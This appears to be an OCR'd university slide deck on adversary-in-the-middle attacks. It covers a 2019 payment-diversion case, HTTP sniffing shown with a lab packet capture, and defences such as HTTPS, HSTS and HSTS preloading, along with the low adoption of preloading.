ADVERSARIES IN THE MIDDLE

THE CAT AND MOUSE GAME BETWEEN CYBER SECURITY PROFESSIONALS AND ATTACKERS

BY NATE BALMAIN


SOU
Southern
OREGON
UNIVERSITY

AGENDA

- What is an AITM attack and why should we care?
- Dichotomy between techniques and solutions
- Cornerstone Technique / Software analysis
- “Hypothetical” example
- Protections against AITM
- QR Codes resources
- Extras


AITM - THE ISRAELI STARTUP

- In 2019 Adversaries redirected a million-dollar payment from a Chinese venture capital firm meant for an Israeli startup company.
- Registered two domains similar to each company.
- Sent emails to each company pretending to be the other.
- Cancelled an important meeting between the startup and the venture capital firm.
- Modified bank details so they could access the funds.



MAN (ADVERSARY) IN THE MIDDLE DEFINITION (MITRE)

- Adversaries may attempt to position themselves between two or more networked devices … to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation.
- By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.[1]




CAT AND MOUSE DICHOTOMY

Problem	Solution
AITM (HTTP)	HTTPS
SSL-Stripping	HSTS Preload
DNS Spoofing	DNSSEC
DHCP Spoofing	DHCP Snooping
Wi-Fi Security Chronology	Open > WEP > WPA > WPA2 >WPA3
Evil Twin Access Points	Wireless Intrusion Prevention System (WIPS)

PROBLEM: HTTP IS VULNERABLE TO SNIFFING

- HTTP does not leave a lot in way of security, its all just words on a page.
- How did the security community attempt to fix this problem?
- HTTPS




```
1082 18.492617723  72.21.91.66      192.168.95.238  HTTP  1160 HTTP/1.1 200 OK  (application/javascript)
2217 20.010718203  192.168.95.238   192.168.95.235  HTTP   628 GET /authentication/example1/ HTTP/1.1
2219 20.022672281  192.168.95.235   192.168.95.238  HTTP  1114 HTTP/1.1 200 OK  (text/html)
2342 26.834885174  192.168.95.238   192.168.95.235  HTTP   589 GET /authentication/example2/ HTTP/1.1
2344 26.841733194  192.168.95.235   192.168.95.238  HTTP   627 HTTP/1.1 401 Authorization Required  (text/html)
2384 30.521144588  23.35.98.57      192.168.95.215  HTTP   480 HTTP/1.0 408 Request Time-out  (text/html)
2417 31.744050943  192.168.95.159   23.35.98.57     ICMP   508 Destination unreachable (Host unreachable)
2481 34.520650715  192.168.95.238   192.168.95.235  HTTP   640 GET /authentication/example2/ HTTP/1.1
2485 34.535312776  192.168.95.235   192.168.95.238  HTTP   628 HTTP/1.1 401 Authorization Required  (text/html)

  Authorization: Basic YWRtaW46YWRtaW4=\r\n
     Credentials: admin:admin
  Accept-Language: en-us\r\n
```


SOLUTION HTTPS

- Encrypts HTTP Data via TLS with asymmetric encryption and symmetric public/private key pair.
- Uses a secure tunnel to transfer and receive data
- Before encrypting
  - message
- After Encrypting
  - A122bcq

THE WAY HTTPS IS SUPPOSED TO WORK



PROBLEM: SSL STRIPPING



SOLUTION: HSTS

- Defined in RFC 6797
- Header specifies client browser to only connect via HTTPS
- Still vulnerable to AITM during first connection
- Fairly simple Specifications
  - Valid SSL Certificate
  - Redirect ALL HTTP links to HTTPS with 301 response
  - All subdomains must be covered by the SSL Certificate
  - Serve an HSTS Header on the base domain for HTTPS requests
  - https://hstspreload.org/

HSTS PRELOADING, A BETTER SOLUTION?

- First deployed in 2012
- Must comply with HSTS standards and submit an application.
- List of HTTPS-ONLY hosts
- Browser automatically tries HTTPS on first connection.
- Still vulnerable to an NTP based attack




Fig. 1. HSTS Preload List Records Per Year

PROBLEM WITH PRELOADING

- Adoption rate
- “Adoption of the HSTS Preload List seem to be practically nil for essential industries like Finance, and a significant percentage of entries are test sites or nonfunctional”
- Roig, Jv & Gatdula, Eunice. (2019).





Fig. 2. HSTS Preload List investigation results of 377 Asian Banks

ITS NOT MUCH BETTER TODAY.



